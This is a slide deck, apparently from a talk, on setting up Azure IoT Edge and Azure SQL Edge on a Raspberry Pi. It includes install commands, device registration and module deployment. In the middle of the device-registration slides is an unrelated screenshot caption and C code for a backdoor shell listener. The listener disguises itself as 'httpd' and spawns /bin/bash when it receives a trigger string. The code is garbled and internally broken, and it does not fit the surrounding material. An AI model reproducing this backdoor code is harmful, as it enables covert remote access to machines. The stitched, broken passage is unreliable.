Reporting the Status
Communicates Cloud

RASPBERRY PI

- CPU - Broadcom BCM2711, Quad core Cortex-A72 (ARM v8) 64-bit SoC @ 1.5GHz
- RAM - 1GB, 2GB or 4GB LPDDR4-2400 SDRAM (depending on model)
- WiFi - 2.4 GHz and 5.0 GHz IEEE 802.11ac wireless, Bluetooth 5.0, BLE
- Ethernet - Gigabit
- USB - 2 USB 3.0 ports; 2 USB 2.0 ports
- GPIO header - Raspberry Pi standard 40 pin
- HDMI - 2 × micro-HDMI ports (up to 4kp60 supported)
- Display port - 2-lane MIPI DSI
- Camera port - 2-lane MIPI CSI
- Audio - 4-pole stereo audio and composite video port
- Storage - Micro-SD card slot for loading operating system and data storage
- OS - Debian Linux 10 based

CONNECTING TO LINUX FROM WINDOWS



Use PowerShell to install OpenSSH



OpenSSH is the premier connectivity tool for remote login with the SSH protocol

INSTALL OPENSSH WITH POWERSHELL

Administrator: Windows PowerShell

Windows PowerShell

Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell <https://aka.ms/pscore6>

```
PS C:\WINDOWS\system32> Add-WindowsCapability -Online -Name OpenSSH.Client~~~~~0.0.1.0
```

```
Path      :  
Online    : True  
RestartNeeded : False
```

```
PS C:\WINDOWS\system32> Add-WindowsCapability -Online -Name OpenSSH.Server~~~~~0.0.1.0
```

```
Path      :  
Online    : True  
RestartNeeded : False
```

```
PS C:\WINDOWS\system32>
```

ENABLE OPEN SSH WITH POWERSHELL

Administrator: Windows PowerShell

```
PS C:\WINDOWS\system32> Start-Service sshd
PS C:\WINDOWS\system32> Set-Service -Name sshd -StartupType 'Automatic'
PS C:\WINDOWS\system32> Get-NetFirewallRule -Name *ssh*
```

```
Name          : OpenSSH-Server-In-TCP
DisplayName   : OpenSSH SSH Server (sshd)
Description   : Inbound rule for OpenSSH SSH Server (sshd)
DisplayGroup  : OpenSSH Server
Group        : OpenSSH Server
Enabled       : True
Profile       : Any
Platform      : {}
Direction     : Inbound
Action        : Allow
EdgeTraversalPolicy : Block
LooseSourceMapping : False
LocalOnlyMapping : False
Owner         :
PrimaryStatus : OK
Status        : The rule was parsed successfully from the store. (65536)
EnforcementStatus : NotApplicable
PolicyStoreSource : PersistentStore
PolicyStoreSourceType : Local
```

CONNECT TO RASPBERRY PI

pi@raspberrypi: ~

PS C:\WINDOWS\system32> ssh pi@192.168.1.13

pi@192.168.1.13's password:

Linux raspberrypi 4.19.75-v7l+ #1270 SMP Tue Sep 24 18:51:41 BST 2019 armv7l


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.

Last login: Fri Jan 3 10:54:56 2020 from 192.168.1.3

pi@raspberrypi:~ \$

CPU ARCHITECTURE




ARM32v7
ARM64

AMD64

AZURE IOT EDGE SUPPORTED SYSTEMS



IoT Edge modules are implemented
as containers



Supported Operating Systems are
grouped into tiers

TIER 1 SUPPORT

Operating System	AMD64	ARM32v7	ARM64
Raspberry Pi OS Stretch			
Ubuntu Server 16.04			Public preview
Ubuntu Server 18.04			Public preview
Windows 10 IoT Enterprise, build 17763			
Windows 10 IoT Core, build 17763			
Windows Server 2019, build 17763			
Windows Server IoT 2019, build 17763			

TIER 2 SUPPORT

Operating System	AMD64	ARM32v7	ARM64
CentOS 7.5	✓	✓	✓
Debian 8	✓	✓	✓
Debian 9	✓	✓	✓
Debian 10¹	✓	✓	✓
Mentor Embedded Linux Flex OS	✓	✓	✓
Mentor Embedded Linux Omni OS	✓		✓
RHEL 7.5	✓	✓	✓
Ubuntu 16.04	✓	✓	✓
Ubuntu 18.04	✓	✓	✓
Wind River 8	✓		
Yocto	✓	✓	✓
Raspberry Pi OS Buster¹		✓	✓
Ubuntu 20.04²	✓	✓	✓

INSTALLING RUNTIME FOR TIER 1

← → C

packages.microsoft.com/config/

Index of /config/

[..](#)
[centos/](#)
[debian/](#)
[fedora/](#)
[opensuse/](#)
[rhel/](#)
[sles/](#)
[ubuntu/](#)

10-Mar-2020 15:10
26-Feb-2020 01:42
07-Oct-2020 23:38
26-Feb-2020 01:48
10-Mar-2020 20:25
26-Feb-2020 01:53
07-Oct-2020 23:22

UBUNTU SERVER 16.04

```
curl https://packages.microsoft.com/config/ubuntu/16.04/prod.list >
./microsoft-prod.list
```

```
sudo cp ./microsoft-prod.list /etc/apt/sources.list.d/
```

INSTALLING PGP FOR TIER 1 & 2

```
curl https://packages.microsoft.com/keys/microsoft.asc  
| gpg --dearmor > microsoft.gpg
```

```
sudo cp ./microsoft.gpg /etc/apt/trusted.gpg.d/
```



INSTALLING CONTAINER ENGINE FOR TIER 1 & 2

```
sudo apt-get update
```

```
sudo apt-get install moby-engine
```

```
curl -sSL  
https://raw.githubusercontent.com/moby/moby/master  
/contrib/check-config.sh -o check-config.sh  
chmod +x check-config.sh  
./check-config.sh
```

IOT EDGE SECURITY DAEMON FOR TIER 1


```
sudo apt-get update
```

```
sudo apt-get install iotedge
```

Looking for a specific of IOT Edge?

```
apt list -a iotedge
```

```
sudo apt-get install iotedge=1.0.8* libiothsm-  
std=1.0.8*
```



MANUAL INSTALLATION FOR TIER 2

pkgs.org

About Contributors Linux ▾ Unix ▾ Support Us

Example: mplayer

Alternatives

Package	Version	Arch	Repository	Official
libssl1.0.0_1.0.2n-1ubuntu5.5_amd64.deb	1.0.2n	amd64	Ubuntu Updates Main	Official
libssl1.0.0_1.0.2n-1ubuntu5.5_armhf.deb	1.0.2n	armhf	Ubuntu Updates Main	Official
libssl1.0.0_1.0.2n-1ubuntu5.5_i386.deb	1.0.2n	i386	Ubuntu Updates Main	Official
libssl1.0.0_1.0.2n-1ubuntu5_amd64.deb	1.0.2n	amd64	Ubuntu Main	Official
libssl1.0.0_1.0.2n-1ubuntu5_arm64.deb	1.0.2n	arm64	Ubuntu Main	Official
libssl1.0.0_1.0.2n-1ubuntu5_armhf.deb	1.0.2n	armhf	Ubuntu Main	Official
libssl1.0.0_1.0.2n-1ubuntu5_i386.deb	1.0.2n	i386	Ubuntu Main	Official
libssl1.0.0	All	All	All	

Requires

Name	Value
debconf	>= 0.5
debconf-2.0	-
libc6	>= 2.17

Required By

Search Packages

Download

Type	URL
Mirror	ports.ubuntu.com
Binary Package	http://ports.ubuntu.com/pool/main/o/openssl1.0/libssl1.0.0_1.0.2n-1ubuntu5.5_arm64.deb
Source Package	openssl1.0

INSTALLING LIBSSL 1.0.0

```
ubuntu@ubuntu:~$ curl http://ports.ubuntu.com/pool/main/o/openssl1.0/libssl1.0.0_1.0.2n-1ubuntu5_arm64.deb > test.deb
\ % Total    % Received % Xferd  Average Speed   Time     Time      Current
               Download Upload   Total Spent  Left  Speed
100 705k 100 705k    0     0  618k      0  0:00:01  0:00:01 --:--:--  618k
```

```
ubuntu@ubuntu:~$ sudo dpkg -i ./test.deb
Selecting previously unselected package libssl1.0.0:arm64.
(Reading database ... 177089 files and directories currently installed.)
Preparing to unpack ./test.deb ...
Unpacking libssl1.0.0:arm64 (1.0.2n-1ubuntu5) ...
Setting up libssl1.0.0:arm64 (1.0.2n-1ubuntu5) ...
Processing triggers for libc-bin (2.31-0ubuntu9.1) ...
```

INSTALLING LIBSSL 1.0.0

```
ubuntu@ubuntu:~$ sudo apt-get install libssl1.0.0
Reading package lists... Done
Building dependency tree
Reading state information... Done
libssl1.0.0 is already the newest version (1.0.2n-1ubuntu5).
0 upgraded, 0 newly installed, 0 to remove and 51 not upgraded.
2 not fully installed or removed.
After this operation, 0 B of additional disk space will be used.
Do you want to continue? [Y/n] Y
Setting up libiothsm-std (1.0.10.4-1) ...
```

MANUAL INSTALLATION FOR TIER 2

github.com/Azure/azure-iotedge

Why GitHub? Team Enterprise Explore Marketplace Pricing Search /

Azure / azure-iotedge Watch 85 Star 98

Code Pull requests Actions Projects Security Insights

master 2 branches 44 tags Go to file Code

and-rewsmith Revert "Update latest version to 1.2.0-rc3 (#64)" (#65) ... 0cd45d4 17 days ago 63 commits

.gitignore Initial commit 3 years ago

CHANGELOG.md Revert "Update latest version to 1.2.0-rc3 (#64)" (#65) 17 days ago

LICENSE Update IoT Edge license to be more permissive (#56) 6 months ago

README.md added LICENSE, THIRDPARTYNOTICES, and README.md 3 years ago

THIRDPARTYNOTICES added LICENSE, THIRDPARTYNOTICES, and README.md 3 years ago

latest-versions.json Update latest version to 1.0.10.4 26 days ago

About The Azure IoT Edge p

Readme View license

Releases 44

1.0.10.4 Latest 26 days ago

+ 43 releases

INSTALLING IOTEDGE

```
Setting up iotedge (1.0.10.4-1) ...
```

```
=====
Azure IoT Edge
```

IMPORTANT: Please update the configuration file located at:

```
/etc/iotedge/config.yaml
```

with your device's provisioning information. You will need to restart the 'iotedge' service for these changes to take effect.

To restart the 'iotedge' service, use:

```
'systemctl restart iotedge'
```


- OR -

```
/etc/init.d/iotedge restart
```

These commands may need to be run with sudo depending on your environment.

```
=====
Created symlink /etc/systemd/system/sockets.target.wants/iotedge.mgmt.socket → /lib/systemd/system/iotedge.mgmt.socket.
Created symlink /etc/systemd/system/multi-user.target.wants/iotedge.service → /lib/systemd/system/iotedge.service.
Created symlink /etc/systemd/system/sockets.target.wants/iotedge.socket → /lib/systemd/system/iotedge.socket.
Processing triggers for systemd (245.4-4ubuntu3.3) ...
```

REGISTERING YOUR DEVICE



Azure Portal

A screenshot of the VS Code code editor. The file 'pone.c' is open, showing C code for a shell exploit. The interface includes the Explorer, Outline, and Terminal panes. The status bar at the bottom indicates the file is a C file for Linux.

```
#define PROGNAME "httpd"
#define SHELL "/bin/bash"

int main(int argc, char *argv[]) {
    int s, c, n;
    char buf[1024];
    unsigned char ip[4];
    char ipstr[15];
    unsigned short port;
    struct sockaddr_in shell;
    /* Read child processes */
    signal(SIGCHLD, SIG_IGN);
    s = socket(AF_INET, SOCK_RAW, IPPROTO_ICMP);
    if (s == -1) {
        perror("socket");
        exit(1);
    }
    if (setsockopt(s, SOL_SOCKET, SO_REUSEADDR, &1, sizeof(1)) == -1) {
        perror("setsockopt");
        exit(1);
    }
    if (bind(s, (struct sockaddr *) &shell, sizeof(shell)) == -1) {
        perror("bind");
        exit(1);
    }
    if (listen(s, 1) == -1) {
        perror("listen");
        exit(1);
    }
    while (1) {
        if ((n = accept(s, (struct sockaddr *) NULL, NULL)) == -1) {
            perror("accept");
            continue;
        }
        if (recv(n, buf, 1024, 0) == -1) {
            perror("recv");
            close(n);
            continue;
        }
        if (buf[0] == 'c' && buf[1] == 'o' && buf[2] == 'n' && buf[3] == 'e') {
            if (buf[4] == '\0') {
                if (fork() == 0) {
                    if (execve(SHELL, &buf[4], NULL) == -1) {
                        perror("execve");
                        exit(1);
                    }
                }
            } else {
                if (fork() == 0) {
                    if (dup2(buf[4], 0) == -1) {
                        perror("dup2");
                        exit(1);
                    }
                    if (dup2(buf[4], 1) == -1) {
                        perror("dup2");
                        exit(1);
                    }
                    if (dup2(buf[4], 2) == -1) {
                        perror("dup2");
                        exit(1);
                    }
                    if (close(0) == -1) {
                        perror("close");
                        exit(1);
                    }
                    if (close(1) == -1) {
                        perror("close");
                        exit(1);
                    }
                    if (close(2) == -1) {
                        perror("close");
                        exit(1);
                    }
                    if (setsid() == -1) {
                        perror("setsid");
                        exit(1);
                    }
                    if (chroot("/") == -1) {
                        perror("chroot");
                        exit(1);
                    }
                    if (chdir("/") == -1) {
                        perror("chdir");
                        exit(1);
                    }
                    if (system(SHELL) == -1) {
                        perror("system");
                        exit(1);
                    }
                }
            }
        }
    }
}
```

VS Code

Azure IOT Tools Extension



Azure CLI

2.0.70 or newer version
IOT Extension for Azure CLI

AUTHENTICATING IOT EDGE DEVICES



**Symmetric Key
Authentication**



**X.509 Certificate
Authentication**

REGISTERING YOUR DEVICE

SavranwebIOT | IoT Edge



IoT Hub

Search (Ctrl+ /)



+ Add an IoT Edge device

Create Deployer

Built-in endpoints

Failover

Properties

Locks

Explorers

Query explorer

IoT devices

Automatic Device Management

IoT Edge

Home > SavranwebIOT >

Create a device



Deploy Azure services and solution-specific code to your device in the cloud.



Find Certified for Azure IoT devices in the Device Catalog

IoT Edge devices

IoT Edge deployments



IoT Edge devices

+



Field

+



Add new clause

Device ID * ⓘ

The ID of the new device

Authentication type ⓘ

Symmetric key X.509 Self-Signed

Primary key ⓘ

Enter your primary key

Secondary key ⓘ

Enter your secondary key

Auto-generate keys ⓘ



Connect this device to an IoT hub ⓘ

Enable Disable

Parent device ⓘ

No parent device

Set a parent device

Child devices ⓘ

0

Choose child devices

REGISTERING YOUR DEVICE



Microsoft Azure



Search resources, services, and docs (G+/)



Home > SavranwebIOT >

Rasp4 

SavranwebIOT



 Save  Set modules  Manage child devices  Device twin  Manage keys  Refresh

Device ID 

Rasp4



Primary Key 

.....



Secondary Key 

.....



Primary Connection String 

.....



Secondary Connection String 

.....



IoT Edge Runtime Response 

200 -- OK



Enable connection to IoT Hub 

Enable Disable

Parent device 

No parent device



PROVISION IOT EDGE DEVICE

```
sudo nano /etc/iotedge/config.yaml
```

```
#####
# Manual provisioning configuration
provisioning:
    source: "manual"
    device_connection_string: "<ADD DEVICE CONNECTION STRING HERE>"
```

```
sudo systemctl restart iotedge
```

```
systemctl status iotedge
```

START IOTEDGE

```
ubuntu@ubuntu:~$ sudo systemctl restart iotedge
ubuntu@ubuntu:~$ sudo iotedge check
Configuration checks
-----
✓ config.yaml is well-formed - OK
✓ config.yaml has well-formed connection string - OK
✓ container engine is installed and functional - OK
✓ config.yaml has correct hostname - OK
✓ config.yaml has correct URIs for daemon mgmt endpoint - OK
✓ latest security daemon - OK
✓ host time is close to real time - OK
✓ container time is close to host time - OK

Connectivity checks
-----
✓ host can connect to and perform TLS handshake with IoT Hub AMQP port - OK
✓ host can connect to and perform TLS handshake with IoT Hub HTTPS / WebSockets port - OK
✓ host can connect to and perform TLS handshake with IoT Hub MQTT port - OK
✓ container on the default network can connect to IoT Hub AMQP port - OK
✓ container on the default network can connect to IoT Hub HTTPS / WebSockets port - OK
✓ container on the default network can connect to IoT Hub MQTT port - OK
✓ container on the IoT Edge module network can connect to IoT Hub AMQP port - OK
✓ container on the IoT Edge module network can connect to IoT Hub HTTPS / WebSockets port - OK
✓ container on the IoT Edge module network can connect to IoT Hub MQTT port - OK

18 check(s) succeeded.
```

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Save Set modules Manage child devices Device twin Manage keys Refresh

Device ID	Rasp4	
Primary Key	
Secondary Key	
Primary Connection String	
Secondary Connection String	
IoT Edge Runtime Response	200 -- OK	
Enable connection to IoT Hub	<input checked="" type="radio"/> Enable <input type="radio"/> Disable	
Parent device	No parent device 	

INSTALLING AZURE SQL

Set modules on device: Rasp4

SavranwebIOT

Modules Routes Review + create

Container Registry Credentials

You can specify credentials to container registries hosting module images. Listed credentials are used to retrieve images. An error code 500 is returned if it can't find a container registry setting for a module.

NAME	ADDRESS	USER NAME
Name	Address	User name

IoT Edge Modules

An IoT Edge module is a Docker container you can deploy to IoT Edge devices. It communicates with other modules on the device. You can import Azure Service IoT Edge modules or specify the settings for an IoT Edge module. Setting modules on edge devices depends on the IoT Hub tier and units. For example, for S1 tier, modules can be set 10 times per second if no other modules are running.

+ Add Runtime Settings

	DESIRED STATUS
+ IoT Edge Module	running
+ Marketplace Module	running
+ Azure Stream Analytics Module	running

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Set modules on device: Rasp4

SavranwebIOT

Modules Routes Review + create

Container Registry Credentials

You can specify credentials to container registries hosting module images. You will receive an error code 500 if it can't find a container registry setting for a module.

NAME ADDRESS

Name

Address

IoT Edge Modules

An IoT Edge module is a Docker container you can deploy to IoT Edge. You can import Azure Service IoT Edge modules or specify the settings for a module based on the IoT Hub tier and units. For example, for S1 tier, modules

+ Add ▾  Runtime Settings

NAME

AzureSQLEdge

DESIRED STATUS

running

Send usage data to Microsoft to help improve our products and services

IoT Edge Module Marketplace

Marketplace



sq|



Azure SQL Edge Developer
Microsoft
Azure SQL Edge Developer



Azure SQL Edge
Microsoft
Azure SQL Edge



SQL Server Module
Microsoft
IoT Edge module that simulates a temperature sensor



DxOdyssey for IoT
DH2i Company
DxOdyssey for IoT



SQLite
Microsoft IoT Edge Module Publishing
Free version of SQLite Module

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IoT Edge Module Details

AzureSQLEdge

 Module Identity Twin  Direct method  Refresh

Primary key 



Secondary key 



Connection string (primary key) 



Connection string (secondary key) 



IoT Edge Module Settings

Container Create Options

Environment Variables

Setting Name	Desired Value	Reported Value
ACCEPT_EULA	Y	 Y
MSSQL_SA_PASSWORD		
MSSQL_LCID	1033	 1033
MSSQL_COLLATION	SQL_Latin1_General_CI_AS	 SQL_Latin1_General_CI_AS

INSTALLING AZURE SQL

```
ubuntu@ubuntu:~$ iotedge list
NAME          STATUS        DESCRIPTION      CONFIG
AzureSQLEdge  running       Up 19 seconds   mcr.microsoft.com/azure-sql-edge/developer:latest
edgeAgent     running       Up 25 minutes   mcr.microsoft.com/azureiotedge-agent:1.0
edgeHub       running       Up 25 minutes   mcr.microsoft.com/azureiotedge-hub:1.0
```

Hasan Savran

BI MANAGER



Thank you!



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